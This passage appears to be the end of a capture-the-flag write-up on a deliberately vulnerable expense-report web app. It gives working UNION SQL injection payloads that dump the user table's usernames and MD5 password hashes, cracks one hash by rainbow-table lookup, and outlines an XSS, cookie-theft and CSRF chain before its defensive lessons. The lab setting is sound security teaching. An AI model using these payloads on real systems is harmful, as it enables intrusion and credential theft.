site.php?id=2 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='myexpense'-- -
(expense)
(message)
(site)
(user)
And the columns of user, the one that matters:
site.php?id=2 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_schema='myexpense' AND table_name='user'-- -
(user_id) (username) (password) (role) (lastname) (firstname)
(site_id) (mail) (manager_id) (last_connection) (active)
With the exact names we can ask for the user:password pair. The group_concat joins them all into a single cell, which is what you need when the response only prints one value per row:
site.php?id=2 UNION SELECT NULL, group_concat(username,0x3a,password) FROM user-- -
pbaudouin:64202ddd5fdea4cc5c2f856efef36e1aCracking the MD5 hash
pbaudouin's hash is 32 hex characters, the signature of an unsalted MD5. With no salt, the same text always produces the same hash, and that lets us skip brute force entirely: a lookup in a rainbow table service, precomputed tables mapping hash to plaintext, is enough.

Proceeded! 1 hashes were checked: 1 found 0 not found

Found:
64202ddd5fdea4cc5c2f856efef36e1a:HackMe
The flag
With pbaudouin:HackMe we log in as the financial approver, and his view is different: he sees all three sites in the menu and the reports already validated by the managers, with a green payment button:

Collaborators Expense reports
  2018-02-21  Manon Riviere    553 €  A new computer.                       Validated
  2018-02-15  Samuel Lamotte   750 €  Plane tickets, Cybersecurity project  Validated
We approve slamotte's and the application confirms it:

The expense report is sent for payment successfully !Back in slamotte's session, the application confirms the objective met: Samuel gets his money back.

flag{H4CKY0URL1F3}Attack chain
admin.php reflects the input  ->  stored XSS in the registration
    └─> the admin runs the JS  ->  cookie theft (single-session, useless)
            └─> same XSS -> CSRF admin.php?id=11&status=active  ->  slamotte active
                    └─> login slamotte (750 €)  ->  XSS via comment  ->  mriviere's cookie
                            └─> pbaudouin ignores the chat  ->  UNION SQLi in site.php?id
                                    └─> pbaudouin:MD5 -> HackMe  ->  approve report  ->  flag
Lessons learned
- A disabled button is not a security control.
disabledlives on the client; removing it in the DOM is enough to submit the form. - Reflecting input on a page a privileged user views is XSS + CSRF. The same payload serves to steal the cookie or to run privileged actions on the victim's behalf.
- Chained approval logic is exploitable link by link. Each role (collaborator, manager, approver) is compromised with whatever technique its behaviour allows.
- An unquoted numeric
idis still SQLi. No quote is needed to inject when the value is not wrapped in quotes in the query. - Unsalted MD5 is cleartext with a delay. A rainbow table returns the password in seconds.